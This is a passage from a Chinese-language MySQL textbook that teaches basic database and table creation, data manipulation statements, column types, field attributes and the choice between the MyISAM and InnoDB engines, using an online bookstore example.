mysql> CREATE DATABASE [IF NOT EXISTS] bookstore;          #创建一个名为 bookstore 的数据库
```

这个操作用于创建数据库，并进行命名。如果要使用 CREATE DATABASE 语句需要获得数据库

CREATE 权限。在命名数据库名及数据表、字段或索引时，应该使用能够表达明显语义的英文拼写，并且应当避免名称之前的冲突。在一些大小写敏感的操作系统中，例如 Linux 中，命名时也应该考虑大小写的问题。如果存在数据库，并且没有指定 IF NOT EXISTS，则会出现错误。如果需要删除一个指定的数据库，可以在 MySQL 控制台中使用下面的语法：

```
mysql> DROP  DATABASE  [IF EXISTS] bookstore;          #删除一个名为 bookstore 的数据库
```

这个操作将删除指定数据库中的所有内容，包括该数据库中的数据表、索引等各种信息，并且这是一个不可恢复的操作，因此使用此语句时要非常慎重。如果要使用 DROP DATABASE，也需要获得数据库 DROP 权限。IF EXISTS 用于防止当数据库不存在时发生错误。如果需要查看数据库是否建立，则可以在 MySQL 控制台中的“mysql>”提示符下输入如下命令：

```
mysql> SHOW DATABASES;                              #显示所有已建立的数据库名称列表
```

如果查看到已创建的数据库，就可以使用 USE 命令打开这个数据库作为默认（当前）数据库使用，用于后续语句。该数据库保持为默认数据库，直到语段的结尾，或者直到使用下一个 USE 语句选择其他数据库时。如下所示。

```
mysql> USE bookstore;                               #打开 bookstore 数据库为当前数据库使用
```

17.2.4　创建数据表

创建数据表的详细语法将在下一章节中详细介绍。假设在网上书店中，使用一张数据表用于保存图书信息，需要我们设计并创建出来。保存的信息包括：图书号（id）、图书名（bookname）、出版社（publisher）、作者（author）、单价（price）、图书简介（detail）、出版日期（publishdate）8 个字段。数据表的创建如下所示。

```
命令提示符 - mysql -h localhost -u root -p
mysql> use bookstore;
Database changed
mysql> CREATE TABLE book (
    ->  id INT NOT NULL AUTO_INCREMENT,
    ->  bookname VARCHAR(50) NOT NULL DEFAULT '',
    ->  publisher VARCHAR(80) NOT NULL DEFAULT '',
    ->  author VARCHAR(30) NOT NULL DEFAULT '',
    ->  price DOUBLE NOT NULL DEFAULT 0.00,
    ->  detail TEXT,
    ->  publishdate DATE,
    ->  PRIMARY KEY(id),
    ->  INDEX book_bookname(bookname),
    ->  INDEX book_price(price)
    -> );
Query OK, 0 rows affected (0.16 sec)

mysql>
```

在上例中，使用 CREATE TABLE 命令创建了一个数据表，表名为 book。共有 8 个字段，其中 id 为主键并设置为自动增长，bookname 和 price 字段各创建了一个普通索引，其他字段都是一些常规的设置，包括字段名、字段类型和设置非空并给默认值的属性。可以使用 SHOW TABLES 命令查看当前数据库下共有多个数据表，也可以通过 DESC 命令查看数据表的详细结构，这两个命令的使用如下所示。

```
MySQL Command Line Client
mysql> SHOW TABLES;
+---------------------+
| Tables_in_bookstore |
+---------------------+
| book                |
+---------------------+
1 row in set (0.01 sec)

mysql> DESC book;
+-------------+-------------+------+-----+---------+----------------+
| Field       | Type        | Null | Key | Default | Extra          |
+-------------+-------------+------+-----+---------+----------------+
| id          | int(11)     | NO   | PRI | NULL    | auto_increment |
| bookname    | varchar(50) | NO   | MUL |         |                |
| publisher   | varchar(80) | NO   |     |         |                |
| author      | varchar(30) | NO   |     |         |                |
| price       | double      | NO   | MUL | 0       |                |
| detail      | text        | YES  |     | NULL    |                |
| publishdate | date        | YES  |     | NULL    |                |
+-------------+-------------+------+-----+---------+----------------+
7 rows in set (0.25 sec)

mysql>
```

数据表创建完成以后，如果对表结构有不满意的地方，或由于项目升级及项目改版等原因，需要更改表结构，可以使用 ALTER 命令完成，该命令可以做到更改表结构中的任意内容，包括表名、字段名、字段类型、属性等。如果需要删除数据表，可以使用 DROP 命令，所有数据对象的删除操作都要使用 DROP 命令。这两个命令的简单使用如下所示。

```
MySQL Command Line Client
mysql> ALTER TABLE book CHANGE publishdate pdata INT;
Query OK, 0 rows affected (0.09 sec)
Records: 0  Duplicates: 0  Warnings: 0

mysql> DROP TABLE book;
```

在上例中，将数据表 book 中的 publishdate 字段使用 ALTER 命令更名为 pdata，存储的数据类型改为 INT 类型，并演示了使用 DROP 命令将数据表 book 删除的语句。

17.2.5 数据表内容的简单管理

对数据表中存储的内容进行管理，和创建数据表一样重要，都是 Web 程序员需要重点掌握的操作，在后面的章节中对于这么重要的操作当然也会有详细的介绍。这里也是先简单让读者了解一下对表内容的操作，包括添加数据、查询数据、修改和删除数据等操作。

➢ **向 MySQL 数据表插入行记录（INSERT）**

为数据库装载数据是非常重要的工作之一，正因为重要，所以 MySQL 提供的方法也是非常繁多。其中主要使用 INSERT 语句，该语句常见的形式有两种，为 book 表增加记录的操作如下。

```
MySQL Command Line Client
mysql> INSERT INTO BOOK VALUES(NULL, '细说Linux', '电子工业出版社', '李明', 59.0
0, '相当不错', '131221212');
Query OK, 1 row affected, 3 warnings (0.05 sec)

mysql> INSERT INTO BOOK(bookname, publisher, author,price) VALUES('细说PHP', '电
子工业出版社', '高洛峰', 89.00);
Query OK, 1 row affected, 2 warnings (0.00 sec)

mysql>
```

上例分别使用 INSERT 语句的两种形式，向表 book 中插入了两条记录，这里推荐使用第二条语句的方法，在表名后面先给出了要赋值的字段，然后再列出值。这样不仅可以只给需要赋值的字段插入数据，还可以按自定义字段顺序给值。

➢ 从 MySQL 数据表中查询数据记录（SELECT）

查询操作虽然对表中的数据不会有影响，却是数据库操作中使用最为频繁的语句，从数据表中获取记录使用 SELECT 语句。SELECT 语句的使用是最复杂的了，因为 SELECT 语句能满足用户从数据库中获取各种要求的数据。本章只是先介绍一下 SELECT 语句最简单的使用方式，获取 book 表中全部记录。如下所示。

```
MySQL Command Line Client
mysql> SELECT id, bookname, publisher, author, price FROM book;
+----+-----------+-----------------+--------+-------+
| id | bookname  | publisher       | author | price |
+----+-----------+-----------------+--------+-------+
|  1 | 细说Linux | 电子工业出版社 | 李明   |    59 |
|  2 | 细说PHP   | 电子工业出版社 | 高洛峰 |    89 |
+----+-----------+-----------------+--------+-------+
2 rows in set (0.00 sec)

mysql>
```

➢ 更改 MySQL 数据表中存在的记录（UPDATE）

如果修改数据表中已经存在的记录，可以使用 UPDATE 语句，并结合 SET 子句指示要修改哪些列和要给予哪些值。WHERE 子句指定应更新哪些行，如果没有 WHERE 子句，则更新所有的行。下面的例子将数据表 book 中的第二条记录，图书《细说 PHP》的价格由 89 元更改为 79 元。如下所示。

```
MySQL Command Line Client
mysql> UPDATE book SET price=79 WHERE id=2;
Query OK, 1 row affected (0.06 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql>
```

➢ 删除 MySQL 数据表中的记录（DELETE）

如果对数据表中不需要的数据记录进行删除，可以使用 DELETE 语句。DELETE 语句用于删除记录行，并返回被删除的记录的数目。如果编写的 DELETE 语句中没有 WHERE 子句，则所有的行都被删除。当您不想知道被删除的行的数目，有一个更快的方法，即使用 TRUNCATE TABLE。在下面的例子中，因为《细说 Linux》目前没有出版，还不能上架销售，因此可以使用 DELETE 语句将其在 book 表中删除。如下所示。

```
MySQL Command Line Client
mysql> DELETE FROM book WHERE id='1';
Query OK, 1 row affected (0.02 sec)

mysql>
```

17.3 小结

本章必须掌握的知识点

- 数据库的应用意义
- MySQL 数据库的常见操作

第18章 MySQL 数据表的设计

数据表是数据库中一个非常重要的对象，是其他对象的基础。没有数据表，关键字、主键、索引等也就无从谈起。在数据库画板中可以显示数据库中的所有数据表，创建数据表，修改表的定义等数据表是数据库中非常重要的对象，是其他对象的基础。数据表（或称表）是数据库最重要的组成部分之一。数据库只是一个框架，数据表才是其实质内容。根据信息的分类情况，一个数据库中可能包含若干个数据表，这些各自独立的数据表通过建立关系被连接起来，成为可以交叉查阅、一目了然的数据库。为减少数据输入错误，并能使数据库高效工作，表设计应按照一定原则对信息进行分类，同时为确保表结构设计的合理性，通常还要对表进行规范化设计，以消除表中存在的冗余，保证一个表只围绕一个主题，并使表容易维护。

18.1 数据表（Table）

数据表是数据库中的基本对象元素，以记录（行）和字段（列）组成的二维结构用于存储数据。数据表由表结构和表内容两部分组成，先建立表结构，然后才能输入数据。数据表结构设计主要包括字段名称、字段类型和字段属性的设置。在关系数据库中，为了确保数据的完整性和一致性，在创建表时除了必须指定字段名称、字段类型和字段属性外，还需要使用约束（constraint）、索引（index）、主键（primary key）和外键（foreign key）等功能属性。一个用户表 users 的结构和在表中存储的三条记录的内容如表 18-1 所示。

表 18-1 用户表 users

用户编号	用 户 名	性 别	出生日期	所在城市	联系电话
1	高某	男	1981-11-05	北京	15801684888
2	洛某	女	1986-05-18	上海	15801321321
3	峰某	男	1978-04-23	大连	13102384727

通常，同一个数据库中可以有多个数据表，例如一个简单的网上书店中，包括用户表、分类表、书信息表及订单表等。但表名必须是唯一的，用于标识表中所包含信息的元素。表中每一条记录描述了一个相关信息的集合，而每一个字段也必须是唯一的，都有一定的数据类型和取值范围，是表中数据集合

的最小单位。

为了能方便管理和使用这些数据，我们需要把这些数据进行分类，形成各种数据类型，包括数据值的类型，有表中数据列的类型，有数据表的类型。理解 MySQL 的这些数据类型能使我们更好地使用 MySQL 数据库。

18.2 数据值和列类型

对 MySQL 中数据值的分类，有数值型、字符型、日期型和空值等，这和一般的编程语言的分类差不多。另外，MySQL 数据库的表是一个二维表，由一个或多个数据列构成。每个数据列都有它的特定类型，该类型决定了 MySQL 如何看待该列数据，我们可以把整型数值存放到字符类型的列中，MySQL 则会把它看成字符串来处理。MySQL 中的列类型有三种：数值类、字符串类和日期/时间类。从大类来看列类型和数值类型一样，都是只有三种，但每种列类型都还可细分。下面对各种列类型进行详细介绍。

18.2.1 数值类的数据列类型

MySQL 中的数值分整型和浮点型两种。而整型中又分为 5 种整型数据列类型，即 TINYINT，SMALLINT，MEDIUMINT，INT 和 BIGINT。MySQL 也有三种浮点型数据列类型，分别是 FLOAT，DOUBLE 和 DECIMAL。对于浮点数 MySQL 支持科学记数法，而整型可以是十进制，也可是十六进制数。它们之间的区别是取值范围不同，存储空间也各不相同。在整型数据列后加上 UNSIGNED 属性可以禁止负数，取值从 0 开始。声明整型数据列时，我们可以为它指定个显示宽度 M(1~255)，如 INT(5)，指定显示宽度为 5 个字符，如果没有给它指定显示宽度，MySQL 会为它指定一个默认值。显示宽度只用于显示，并不能限制取值范围和占用空间，如：INT(3)会占用四个字节的存储空间，并且允许的最大值也不会是 999，而是 INT 整型所允许的最大值。一个 MySQL 的数据表中，如果某一列为数值类型，那么取值范围如表 18-2 所示。

表 18-2 数据列类型

数据列类型	存储空间	说　明	取值范围
TINYINT	1 字节	非常小的整数	带符号值：-128~127 无符号值：0~255
SMALLINT	2 字节	较小的整数	带符号值：-32 768~32 767 无符号值：0~65 535
MEDIUMINT	3 字节	中等大小的整数	带符号值：-8 388 608~8 388 607 无符号值：0~16 777 215
INT	4 字节	标准整数	带符号值：-2 147 483 648~2 147 483 647 无符号值：0~4 294 967 295
BIGINT	8 字节	大整数	带符号值：-9 223 372 036 854 775 808~9233 372 036 854 775 807 无符号值：0~18 446 744 073 709 551 615
FLOAT	4 或 8 字节	单精度浮点数	最小非零值：±1.175494351E-38 最大非零值：±3.402823466E+38

续表

数据列类型	存储空间	说　明	取值范围
DOUBLE	8 字节	双精度浮点数	最小非零值：±2.2250738585072014E-308 最大非零值：±1.7976931348623157E+308
DECIMAL	自定义	以字符串形式表示的浮点数	取决于存储单元字节数

为了节省存储空间和提高数据库处理效率，我们应根据应用数据的取值范围来选择一个最适合的数据列类型。如果把一个超出数据列取值范围的数存入该列，则 MySQL 就会截短该值，如：我们把 99 999 存入 SMALLINT(3)数据列里，因为 SMALLINT(3)的取值范围是–32 768~32 767，所以就会被截短成 32 767 存储。显示宽度 3 不会影响数值的存储，只影响显示。对于浮点数据列，存入的数值会被该列定义的小数位进行四舍五入。例如，把一个 1.234 存入 FLOAT(6.1)数据列中，结果是 1.2。DECIMAL 与 FLOAT 和 DOUBLE 的区别是：DECIMAL 类型的值是以字符串的形式被储存起来的，它的小数位数是固定的。它的优点是：不会像 FLOAT 和 DOUBLE 类型数据列那样进行四舍五入而产生误差，所以很适合用于财务计算；而它的缺点是：由于它的存储格式不同，CPU 不能对它进行直接运算，从而影响运算效率。DECIMAL(M，D)总共要占用 M+2 个字节。

18.2.2　字符串类数据列类型

字符串可以用来表示任何一种值，所以它是最基本的类型之一。我们可以用字符串类型来存储图像或声音之类的二进制数据，也可存储用 gzip 压缩的数据。MySQL 支持以单或双引号包围的字符序列。如“MySQL”、‘PHP’。同 PHP 程序一样，MySQL 能识别字符串中的转义序列，转义序列用反斜杠（\）表示。在 MySQL 的数据表中，如果某一列为字符串类型，那它的取值范围如表 18-3 所示。

表 18-3　字符串列类型

类　型	存储空间	说　明	最大长度
CHAR[(M)]	M 字节	定长字符串	M 字节
VARCHAR[(M)]	L+1 字节	可变字符串	M 字节
TINYBLOD, TINYTEXT	L+1 字节	非常小的 BLOB（二进行大对象）和文本串	2^8–1 字节
BLOB, TEXT	L+2 字节	小 BLOB 和文本串	2^{16}–1 字节
MEDIUMBLOB, MEDIUMTEXT	L+3 字节	中等的 BLOB 和文本串	2^{24}–1 字节
LONGBLOB, LONGTEXT	L+4 字节	大 BLOB 和文本串	2^{32}–1 字节
ENUM(‘value1’, ‘value2’,…)	1 或 2 字节	枚举：可赋予某个枚举成员	65 535 个成员
SET(‘value1’, ‘value2’,…)	1, 2, 3, 4 或 8 字节	集合：可赋予多个集合成员	64 个成员

对于可变长的字符串类型，其长度取决于实际存放在列中的值的长度。此长度在表 18-3 中用 L 来表示。L 以外所需要的额外字节为存放该值的长度所需要的字节数。CHAR 类型和 VARCHAR 类型长度范围都是 0～255 之间的大小。它们之间的差别在于 MySQL 处理这个指示器的方式：CHAR 把这个大小视为值的准确大小（用空格填补比较短的值，所以达到了这个大小），而 VARCHAR 类型把它视为最大值并且只使用了存储字符串实际上需要的字节数（增加了一个额外的字节记录长度）。因而，较短的值当被插入一个语句为 VARCHAR 类型的字段时，将不会用空格填补（然而，较长的值仍然被截短）。BLOB 和 TEXT 类型是可以存放任意大数据的数据类型，只是前者区分大小写，后者不区分大小写。

ENUM 和 SET 类型是特殊的串类型，其列值必须从固定的串集中选择，二者差别为前者必须是只能选择其中的一个值，而后者可以多选。

通常数据表包括定长表和变长表两种，如果表中的字符串字段包含任何 varchar、text 等类型，存储的空间会以字符串实际存储的长度为准，是变长字段的数据表，即为变长表，反之则为定长表。进行表结构设计时，应当做到恰到好处，反复推敲，从而实现最优的数据存储体系。对于变长表，由于记录大小不同，在其上进行许多删除和更改将会使表中的碎片更多。需要定期运行 OPTIMIZE TABLE 以保持性能。而定长表就没有这个问题：如果表中有可变长的字段，将它们转换为定长字段能够改进性能，因为定长记录易于处理。但在试图这样做之前，应该考虑下列问题：

- 使用定长列涉及某种折中。它们更快，但占用的空间更多。char(n)类型列的每个值总要占用 *n* 个字节（即使空串也是如此），因为在表中存储时，值的长度不够将在右边补空格。
- 而 varchar(n)类型的列所占空间较少，因为只给它们分配存储每个值所需要的空间，每个值再加一个字节用于记录其长度。因此，如果在 char 和 varchar 类型之间进行选择，需要对时间与空间做出折中。
- 变长表到定长表的转换，不能只转换一个可变长字段，必须对它们全部进行转换。而且必须使用一个 ALTER TABLE 语句同时全部转换，否则转换将不起作用。
- 有时不能使用定长类型，即使想这样做也不行。例如对于比 255 字符更长的串，没有定长类型。
- 在设计表结构时如果能够使用定长数据类型尽量用定长的，因为定长表的查询、检索、更新速度都很快。必要时可以把部分关键的、承担频繁访问的表拆分，例如定长数据一个表，非定长数据一个表。因此规划数据结构时需要进行全局考虑。

18.2.3 日期和时间型数据列类型

MySQL 的日期时间类型是存储如“2009-1-1”或者“12:00:00”这样的数值的值。也可以利用 DATE_FORMAT()函数以任意形式显示日期值，而默认是按“年-月-日”的顺序显示日期，MySQL 总是把日期和日期里的年份放在最前面，按年月日的顺序显示。如表 18-4 所示是这些类型的取值范围和存储空间要求。

表 18-4 日期与时间列类型

类 型	存储空间	说 明	最大长度
DATE	3 字节	“YYYY-MM-DD”格式表示的日期值	1000-01-01~9999-12-31
TIME	3 字节	“hh:mm:ss”格式表示的时间值	-838:59:59~838:59:59
DATETIME	8 字节	“YYYY-MM-DD hh:mm:ss”格式	1000-01-01 00:00:00 到 9999-12-31 23:59:59
TIMESTAMP	4 字节	“YYYYMMDDhhmmss”格式表示的时间戳	19700101000000~2037 年的某个时刻
YEAR	1 字节	“YYYY”格式的年份值	1901~2155

每个时间和日期列类型都有一个零值，当插入非法数值时就用零值来添加。**另外，也可以使用整型列类型存储 UNIX 时间戳，代替日期和时间列类型，这是基于 PHP 的 Web 项目中常见的方式。**例如，图书的发布时间，就可以在创建 books 表时使用整型列类型，然后调用 PHP 的 time()函数获取当前的时间戳存在该列中。

18.2.4　NULL 值

NULL 值可能使你感到奇怪，直到你习惯它。概念上，NULL 意味着“没有值”或“未知值”，且它被看做与众不同的值。可以将 NULL 值插入到数据表中并从表中检索它们，也可以测试某个值是否为 NULL，但不能对 NULL 值进行算术运算，如果对 NULL 值进行算术运算，其结果还是为 NULL。在 MySQL 中，0 或 NULL 都意味着假而其他值意味着真。布尔运算的默认真值是 1。

18.2.5　类型转换

和 PHP 类似，在 MySQL 的表达式中，如果某个数据值的类型与上下文所要求的类型不相符，MySQL 则会根据将要进行的操作自动地对数据值进行类型转换。如：

```
1 + '2'          #会转换成 1 + 2 = 3
1+ 'abc'         #会转换成 1 + 0 = 1  由于 abc 不能转换成任何的值，所以默认为 0
```

MySQL 会根据表达式上下文的要求，把字符串和数值自动转换为日期和时间值。对于超范围或非法的值，MySQL 也会进行转换，但转换出来的结果是错误的。出现该情况时，MySQL 会提示警告信息，我们可捕获该信息以进行相应的处理。

18.3　数据字段属性

有时只定义了字段的数据类型还不够，还有其他一些附加的属性，如自动增量的设置、自动补 0 设置和默认值的设置等一些特殊的设置。下面具体介绍这些特殊字段的属性。

1．UNSIGNED

该属性只能用于设置数值类型，不允许数据列出现负数。如果不需要向某字段中插入负数，则使用该属性修饰可以使该字段的最大存储长度增加一倍。例如，正常情况下数据类型 TINYINT 的数值范围是在–128~127 之间，而使用 UNSIGNED 属性修饰以后最小值为 0，最大值可以达到 255。

2．ZEROFILL

该属性也只能用于设置数值类型，在数值之前自动用 0 补齐不足的位数。例如，将 5 插入一个声明为 int(3)ZEROFILL 字段，在之后的查询输出时，输出的数据将会是“005”。当给一个字段使用 ZEROFILL 修饰时，该字段自动应用 UNSIGNED 属性。

3．AUTO_INCREMENT

该属性用于设置字段的自动增量属性，当数值类型的字段设置为自动增量时，每增加一条新记录，该字段的值就自动加 1，而且此字段的值不允许重复。此修饰符只能修饰整数类型的字段。插入新记录时自增字段可以为 NULL、0 或留空，这时自增字段自动使用上次此字段的值加 1，作为此次的值。插入时也可以为自增字段指定某一非零数值，这时，如果表中已经存在此值将出错。否则使用指定数值作为自增字段的值，并且下次插入时，下个字段的值将在此值的基础上加 1。

4. NULL 和 NOT NULL

默认为 NULL，即插入值时没有在此字段插入值，默认为 NULL 值，如果指定了 NOT NULL，则必须在插入值时在此字段添入值。

5. DEFAULT

可以通过此属性来指定一个默认值，如果没有在此列添加值，那么默认添加此值。例如，在用户表 users 中，可以将性别字段的默认值设置为“男”。在为该列插入数据时，只在当用户为“女”时，才需要指定，否则可以不为该字段指定值，默认值就为“男”。

18.4 数据表对象管理

在 PHP 中应用数据库时，通常是先在 MySQL 客户机的控制台中，使用 DDL 语句创建网站中的数据库、数据表及修改表结构等操作以后，再在 PHP 脚本中应用。很少直接在 PHP 中执行 DDL 语句动态创建数据库、数据表或修改表的操作，通常也只有在制作安装版本的网站时才会这么做。

18.4.1 创建表（CREATE TABLE）

数据库创建以后，使用 use 命令选定这个新创建的数据库作为默认（当前）数据库使用，就可以继续建立其包含的数据表。数据表的创建是使用表的前提，创建数据表主要是定义数据表的结构，包括数据表的名称、字段名、字段类型、约束及其索引等。其基本语法如下所示：

```
CREATE TABLE [IF NOT EXISTS] 表名称 (                  #创建带给定名称的表，您必须拥有表CREATE权限
      字段名1 列类型 [属性] [索引],                      #声明表中第一个字段，必须有字段名和列类型
      字段名2 列类型 [属性] [索引],                      #声明表中第二个字段，多个字段之间使用逗号分割
      ....,                                            #根据表的设计可以为表声明多个字段
      字段名n 列类型 [属性] [索引]                       #每个字段的属性和索引都是可选的，根据需要设置
) [表类型] [表字符集];                                  #在创建表时也可指定可选的表类型和字符集的设置
```

其中“[]”中为可选的内容，一个表可以由一个或多个字段（列）组成，在字段名后面一定要注明该字段的数据类型。每一个字段也可以使用属性对其进行限制说明，但属性是可选的，根据表的需要进行声明，如前面介绍的 AUTO_INCREMENT、NOT NULL、DEFAULT 属性等。还可以通过 PRIMARY KEY、UNIQUE、INDEX 和 KEY 子句为每个字段定义索引。索引可以跟在每个字段后面声明，也可以在字段声明之后使用从句的方式声明。如果有多个列，用逗号将它们分隔。例如，创建一个用于存储用户信息表 users，该表的具体设计如表 18-5 所示。

表 18-5 用户表（users）

中 文 名	字 段 名	数据类型	属 性	索 引
用户编号	id	INT	UNSIGNED NOT NULL AUTO_INCREMENT	主键
用户名称	username	VARCHAR(50)	NOT NULL	普通
口令	userpass	VARCHAR(50)	NOT NULL	普通
联系电话	telno	VARCHAR(20)	NOT NULL	唯一
性别	sex	ENUM('男','女')	NOT NULL DEFAULT '男'	
出生日期	birthday	DATE	NOT NULL DEFAULT '0000-00-00'	

在创建表 users 时，除了需要指定各个字段的属性和索引外，还要指定默认的表类型为 MyISAM，以及指定默认创建的表字符集（character set）为 utf8，校对规则（collation）是 utf8_general_ci。在 MySQL 控制台中输入如下语句创建数据表 users。

```
MySQL Command Line Client
mysql> CREATE TABLE IF NOT EXISTS users (
    ->  id INT(10) UNSIGNED NOT NULL AUTO_INCREMENT,
    ->  username VARCHAR(50) NOT NULL,
    ->  userpass VARCHAR(50) NOT NULL,
    ->  telno VARCHAR(20) NOT NULL UNIQUE,
    ->  sex ENUM('男','女') NOT NULL DEFAULT '男',
    ->  brithday DATE NOT NULL DEFAULT '0000-00-00',
    ->  PRIMARY KEY(ID),
    ->  INDEX users_username(username, userpass)
    -> )TYPE=MyISAM DEFAULT CHARACTER SET utf8 COLLATE utf8_general_ci;
Query OK, 0 rows affected, 1 warning (0.05 sec)

mysql>
```

数据表成功创建后，可以在 MySQL 控制台中使用“SHOW TABLES”命令查看。还可以在 MySQL 控制台中，使用“describe 表名”或“desc 表名”命令用于显示表的创建结构，如下所示。

```
MySQL Command Line Client
mysql> desc users;
+----------+------------------+------+-----+------------+----------------+
| Field    | Type             | Null | Key | Default    | Extra          |
+----------+------------------+------+-----+------------+----------------+
| id       | int(10) unsigned | NO   | PRI | NULL       | auto_increment |
| username | varchar(50)      | NO   | MUL | NULL       |                |
| userpass | varchar(50)      | NO   |     | NULL       |                |
| telno    | varchar(20)      | NO   | UNI | NULL       |                |
| sex      | enum('男','女')  | NO   |     | 男         |                |
| brithday | date             | NO   |     | 0000-00-00 |                |
+----------+------------------+------+-----+------------+----------------+
6 rows in set (0.00 sec)

mysql> _
```

默认的情况是，表被创建到当前的数据库中。如果表已存在，或者如果没有当前数据库，或者如果数据库不存在，则会出现错误。表名称也可以被指定为“数据库名.表名”，以便在特定的数据库中创建表。不论是否有当前数据库，都可以通过这种方式创建表。如果使用加引号的识别名，则应对数据库和表名称分别加引号。例如，‘mydb’.‘mytbl’是合法的，但是‘mydb.mytbl’不合法。如果表已存在，则使用关键词 if not exists 可以防止发生错误。

18.4.2　修改表（ALTER TABLE）

修改表是指修改表的结构，在实际应用中，当发现某个表的结构不满足要求时，可以用 ALTER TABLE 语句来修改表的结构，包括添加新的字段、删除原有的字段、修改列的类型、属性及索引，甚至可以修改表的名称等。修改表的语法如下所示：

```
ALTER TABLE 表名 ACTION;                    #修改表的语法格式
```

其中 ACTION 是 ALTER TABLE 的从句，包括为指定的表添加一新列、为表添加一个索引、更改指定列默认值、更改列类型、删除一列、删除索引、更改表名等语句。下面将简单介绍几种常用的方式。

- 为指定的数据表添加一新字段，可以在 ACTION 从句中使用 ADD 关键字实现，语法格式如下所示：

```
ALTER TABLE 表名 ADD 字段名 <建表语句> [FIRST | AFTER 列名]          #为指定的表添加新列
```

如果没指定可选的 FIRST 或 AFTER，则在列尾添加一列，否则在指定列添加新列。例如，为 18.41 节中创建的用户表 users 列尾添加一个 E-mail 字段，则在 MySQL 控制台中输入的命令如下所示：

```
mysql> ALTER TABLE users ADD email VARCHAR(30) NOT NULL;
```

如果需要为用户表 users，在第一列前面添加一个真实姓名（name）的新列，列类型为字符串，属性设置为非空。并在原有的字段 userpass 之后添加一个身高（height）的新列，列类型为 DOUBLE，属性为非空并设置默认值为 0.00。则在 MySQL 控制台中输入的命令如下所示：

```
mysql> ALTER TABLE users ADD name VARCHAR(30) NOT NULL FIRST;
mysql> ALTER TABLE users ADD height DOUBLE NOT NULL DEFAULT '0.00' AFTER userpass;
```

- 为指定的数据表为了更改原有字段的类型，可使用 CHANGE 或 MODIFY 子句。如果原列的名字和新列的名字相同，则 change 和 Modify 的作用相同。语法格式如下所示：

```
ALTER TABLE 表名 CHANGE(MODIFY) 列表 <建表语句>          #为指定的表修改列类型
```

如果需要修改用户表 users 中的电话号码字段 telNo，将列类型由 VARCHAR(20)改为数值类型 INT，并将默认值设置为 0。则可以在 MySQL 控制台中输入的命令如下所示：

```
mysql> ALTER TABLE users MODIFY telno INT UNSIGNED DEFAULT '0';
mysql> ALTER TABLE users CHANGE telno telno INT UNSIGNED DEFAULT '0';
```

在 CHANGE 命令中的列名 telNo 出现了两次，原因是 CHANGE 除了更改类型外还能更改列名，而 MODIFY 不能实现这个功能。如果希望在更改类型的同时重新将 telNo 命名为 phone，可按如下命令进行操作。

```
mysql> ALTER TABLE users CHANGE telno phone INT UNSIGNED DEFAULT '0';
```

使用 CHANGE 更改了列的定义，并说明了一个包括列名的列的完整定义，即使不更改列名，也需要在定义中包括相应的列名。

- 如果需要为指定的数据表重新命名，可使用 RENAME AS 子句，给出旧表名和新表名即可。语法格式如下所示：

```
ALTER TABLE 旧表名 RENAME AS 新表名                    #为指定的数据表重新命名
```

18.4.3 删除表（DROP TABLE）

当某个数据表不再需要时，可以使用 SQL 的 DROP TABLE 语句删除。删除表要比创建和修改表要容易得多，只需指定表名即可。其语法如下所示：

```
DROP TABLE [IF EXISTS] 表名                            #删除不再使用的数据表
```

当不能确定数据表是否存在，如果存在就删除它，不存在则删除时也不希望出现错误，就可在 DROPTABEL 语句中增加 IF EXISTS。同 CREATE TABLE 一样，IF EXISTS 语句在含有 DROP TABLE 的 SQL 脚本中很常用，如果不存在待删除的表，则脚本会继续向下执行而不会抛出错误。

18.5 数据表的类型及存储位置

MySQL 支持 MyISAM、InnoDB、HEAP、BOB、ARCHIVE、CSV 等多种数据表类型，在创建一个新 MySQL 数据表时，可以为它设置一个类型。其中最重要的有 MyISAM 和 InnoDB 两种表类型，它们各有自己的特性。如果在创建一个数据表时没有设置其类型，MySQL 服务器将会根据它的具体配置情况在 MyISAM 和 InnoDB 两个类型之前选择。默认的数据表类型，由 MySQL 配置文件里的 default-table-type 选项指定，当用 CREATE TABLE 命令创建一个新数据表时，可以通过 ENGINE 或 TYPE 选项决定数据表类型。

18.5.1 MyISAM 数据表

MyISAM 数据表类型的特点是成熟、稳定和易于管理。它使用一种表格锁定的机制，来优化多个并发的读/写操作。其代价是你需要经常运行 OPTIMIZE TABLE 命令，来恢复被更新机制所浪费的空间。MyISAM 还有一些有用的扩展，例如，用来修复数据库文件的 MyISAMChk 工具和用来恢复浪费空间的 MyISAMPack 工具。MyISAM 强调了快速读取操作，这可能就是为什么 MySQL 受到 Web 开发人员如此青睐的主要原因。在 Web 开发中你所进行的大量数据操作都是读取操作，所以，大多数虚拟主机提供商和 Internet 平台提供商只允许使用 MyISAM 格式。虽然 MyISAM 表类型是一种比较成熟稳定的表类型，但是 MyISAM 对一些功能不支持。

18.5.2 InnoDB 数据表

可以把 InnoDB 看做是 MyISAM 的一种更新换代产品。InnoDB 给 MySQL 提供了具有提交、回滚和崩溃恢复能力的事务安全存储引擎。InnoDB 也支持外键（FOREIGN KEY）机制。在 SQL 查询中，你可以自由地将 InnoDB 类型的表与其他 MySQL 的表的类型混合起来，甚至在同一个查询中也可以混合。InnoDB 数据表也有缺点，否则用户肯定只使用它而不去使用 MyISAM 数据表类型。例如，InnoDB 数据表的空间占用量要比同样内容的 MyISAM 数据表大很多，另外，这种表类型也不支持全文索引等。

18.5.3 如何选择 InnoDB 还是 MyISAM 表类型

MyISAM 数据表和 InnoDB 数据表可以同时存在于同一个数据库里，也就是可以把数据库里的不同数据表设置为不同类型。这样，用户就可以根据每一个数据表的内容数据和具体用途分别为它们选择最佳的数据表类型。表 18-6 对常用的 MyISAM 和 InnoDB 两个表类型做个简单的对比。

表 18-6　MyISAM 和 InnoDB 两个表的功能简单对比

表类型功能对比	MyISAM 表	InnoDB
事务处理	不支持	支持
数据行锁定	不支持，只有表锁定	支持

续表

表类型功能对比	MyISAM 表	InnoDB
外键约束	不支持	支持
表空间大小	相对小	相对大，最大是 2 倍
全文索引	支持	不支持
COUNT 问题	无	执行 COUNT(*)查询时，速度慢

如果希望以最节约空间和时间或者响应速度快的方式来管理数据表，MyISAM 数据表就应该是首选。如果应用程序需要用到事务、使用外键或需要更高的安全性，以及需要允许很多用户同时修改某个数据表里的数据，则 InnoDB 数据表更值得考虑。当你需要创建一个新表时，可以通过添加一个 ENGINE 或 TYPE 选项到 CREATE TABLE 语句来告诉 MySQL 你要创建什么类型的表：

```
CREATE TABLE t (i INT) ENGINE = INNODB;          #新建表 t 时指定表类型为 INNODB
CREATE TABLE t (i INT) TYPE = MYISAM;            #新建表 t 时指定表类型为 MYISAM
```

18.5.4 数据表的储存位置

